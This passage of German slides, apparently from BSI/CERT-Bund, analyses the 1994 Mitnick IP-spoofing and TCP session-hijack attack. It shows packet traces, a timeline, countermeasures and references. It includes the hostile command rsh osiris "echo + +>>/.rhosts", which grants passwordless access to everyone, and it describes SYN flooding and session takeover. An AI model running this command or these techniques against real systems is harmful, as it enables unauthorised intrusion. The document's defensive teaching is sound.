- Die an `osiris` verschickten Pakete werden so manipuliert, dass sie von Port `513/tcp` **auf** `rimmon` zu stammen scheinen.
- `rimmon` kann Antwortpakete von `osiris` nicht mit RST-Paketen beantworten, da die **Backlog-Queue des `login`-Dienstes duch SYN-Flooding blockiert** ist.

Blind Spoofed Connection – Trace

```
14:18:36.245045 rimmon.513 > osiris.514: S 1382727010:1382727010(0)
                osiris.514 > rimmon.513: S 2024384000:2024384000(0) ack 1382727011
14:18:36.755522 rimmon.513 > osiris.514: . ack 2024384001

14:18:37.265404 rimmon.513 > osiris.514: P 0:2(2) ack 1
                osiris.514 > rimmon.513: . ack 2
14:18:37.775872 rimmon.513 > osiris.514: P 2:7(5) ack 1
                osiris.514 > rimmon.513: . ack 7
14:18:38.287404 rimmon.513 > osiris.514: P 7:32(25) ack 1

                osiris.514 > rimmon.513: P 1:2(1) ack 32
14:18:41.347003 rimmon.513 > osiris.514: . ack 2
                osiris.514 > rimmon.513: P 2:3(1) ack 32
14:18:42.255978 rimmon.513 > osiris.514: . ack 3
14:18:43.165874 rimmon.513 > osiris.514: F 32:32(0) ack 3
14:18:52.179922 rimmon.513 > osiris.514: R 1382727043:1382727043(0)
14:18:52.236452 rimmon.513 > osiris.514: R 1382727044:1382727044(0)
```


Blind Spoofed Connection – Trace

```
14:18:37.265404 rimmon.513 > osiris.514: P 0:2(2) ack 1
                osiris.514 > rimmon.513: . ack 2
14:18:37.775872 rimmon.513 > osiris.514: P 2:7(5) ack 1
                osiris.514 > rimmon.513: . ack 7
14:18:38.287404 rimmon.513 > osiris.514: P 7:32(25) ack 1
```

```
rsh osiris "echo + +>>/.rhosts"
```

➔ Jeder Benutzer darf sich von jedem Host ohne Passwort auf **`osiris`** anmelden.

Aufräumen




- Mit **30 RST-Segmenten** von der gespooften Adresse `130.92.6.97` werden die halboffenen Verbindungen zurückgesetzt.

- Die Ressourcen waren **lediglich für 10 Sekunden belegt**. Nach diesem Aufräumen kann der `login`-Dienst auf `rimmon` wieder genutzt werden.

Aufräumen – Trace

```
14:18:52.298431 130.92.6.97.600 > server.513: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.513: R 1382726961:1382726961(0) win 4096
14:18:52.416916 130.92.6.97.602 > server.513: R 1382726962:1382726962(0) win 4096
14:18:52.476873 130.92.6.97.603 > server.513: R 1382726963:1382726963(0) win 4096
14:18:52.536573 130.92.6.97.604 > server.513: R 1382726964:1382726964(0) win 4096
14:18:52.600899 130.92.6.97.605 > server.513: R 1382726965:1382726965(0) win 4096
14:18:52.660231 130.92.6.97.606 > server.513: R 1382726966:1382726966(0) win 4096
14:18:52.717495 130.92.6.97.607 > server.513: R 1382726967:1382726967(0) win 4096
14:18:52.776502 130.92.6.97.608 > server.513: R 1382726968:1382726968(0) win 4096
14:18:52.836536 130.92.6.97.609 > server.513: R 1382726969:1382726969(0) win 4096
14:18:52.937317 130.92.6.97.610 > server.513: R 1382726970:1382726970(0) win 4096
14:18:52.996777 130.92.6.97.611 > server.513: R 1382726971:1382726971(0) win 4096
14:18:53.056758 130.92.6.97.612 > server.513: R 1382726972:1382726972(0) win 4096
...
14:18:53.976769 130.92.6.97.627 > server.513: R 1382726987:1382726987(0) win 4096
14:18:54.039039 130.92.6.97.628 > server.513: R 1382726988:1382726988(0) win 4096
14:18:54.097093 130.92.6.97.629 > server.513: R 1382726989:1382726989(0) win 4096
```

Das weitere Vorgehen



- 31 Minuten nach Start des Angriffs folgt eine **`rsh`-Anmeldung auf `osiris`** als **`root`** mit anschließender **Installation eines Kernel-Moduls `tap-2.01`**.

- Mit Hilfe dieses Moduls kann die **bestehende `login`-Session zu `ariel` übernommen** werden, indem das zugehörige TTY-Device kontrolliert wird.

Dauer des Angriffs

25.12.1994

14:09:32	Erstes **finger**-Kommando
14:18:22.516699	SYN-Flood (erstes gespooftes Paket)
14:18:26.507560	Sequence Number Guessing
14:18:36.245045	SYN-Paket der gespooften Verbindung
14:18:52.298431	Aufräumen
14:40	Installation des Kernel-Moduls
14:51	Übernahme der login-Session

Gegenmaßnahmen

IP-Spoofing – Gegenmaßnahmen

- Filtern ungültiger IP-Pakete an zentralen Sicherheitsgateways (Firewalls): **Ingres und (vor allem) Egres Filtering**

  (Noch etwa 20 Prozent aller IP-Adressen können gespoofed werden, Quelle: **`http://spoofer.csail.mit.edu/summary.php`**).

- Blocken eingehender **bogons** – IP-Pakete von Adressen aus bereits reservierten aber noch nicht allokierten Bereichen,
  Listen sind öffentlich verfügbar

- Kryptografische Verfahren zur **Verschlüsselung und Authentifizierung** auf IP-Ebene, zum Beispiel mit IPv6 oder IPSec

- **Statische ARP-Einträge** auf besonders schützenswerten Systemen (Vertrauensbeziehungen) sorgen für ein verlässlicheres MAC-IP-Mapping.

SYN-Flooding – Gegenmaßnahmen

- **SYN Cookies** sind speziell gewählte ISNs, welche die Rekonstruktion des SYN-Segments aus einem empfangengen ACK-Segment erlauben.
  Mit SYN Cookies wird der Socket-Status **`SYN_RECV`** nicht benötigt.

  `ISN = f(time, sender_ip, magic_number)`

- **Schwellwertbasiertes Filtern** an zentralen Sicherheitsgateways


- Einen **zuverlässigen, wirksamen Schutz gibt es nicht**:
  Der Erfolg beim Ausschalten eines Systems ist heutzutage lediglich eine Frage der Ressourcen des Angreifers (➔ Botnetze).

Sequence Number Guessing – Gegenmaßnahmen

- Problematik ist seit langem bekannt:
  „*Security Problems in the TCP/IP Protocol*“, Steve Bellovin, 1989

- CERT® Advisory CA-1996-21: „*TCP SYN Flooding and IP Spoofing Attacks*“
  CERT® Advisory CA-2001-09: „*Statistical Weaknesses in TCP/IP Initial Sequence Numbers“*

- **Härten des TCP-Stacks**: ISN-Generator sollte **random positive increments** verwenden, die Qualität hängt dabei vom Pseudozufallszahlen-Generator ab



Quellen und Links

- CERT® Advisory CA-1995-01: *IP Spoofing Attacks and Hijacked Terminal Connections*
- CERT® Advisory CA-1996-21: *TCP SYN Flooding and IP Spoofing Attacks*
- CERT® Advisory CA-2001-09: *Statistical Weaknesses in TCP/IP Initial Sequence Numbers*

- Morris, R.T.: *A Weakness in the 4.2BSD UNIX TCP/IP Software*,
  Computer Sience Technical Report No. 117, AT&T Bell Laboratories, Murray Hill, New Jersey, 1985
- Bellovin, S.M.: *Security Problems in the TCP/IP Protocol Suite*, Computer Communications Review,
  vol. 19:2, pp 32-48, 1989
- Shimomura, T: *Technical Details of the attack described by Markoff in NYT*,
  posted in comp.security.misc, 1995-01-25

- Bellovin, S.M.: *RFC1948 – Defending Against Sequence Number Attacks*, AT&T Research, 1996
- Postel, J.: *RFC 791 – Internet Protocol*, 1981
- Postel, J.: *RFC 793 – Transmission Control Protocol*, 1981

Kontakt

Bundesamt für Sicherheit in der
Informationstechnik (BSI)

Tillmann Werner
Referat 121 – CERT-Bund
Godesberger Allee 185-189
53175 Bonn

Tel: +49 (0)1888 9582-5110
Fax: +49 (0)1888 9582-5427

tillmann.werner@bsi.bund.de

http://www.bsi.bund.de
http://www.cert-bund.de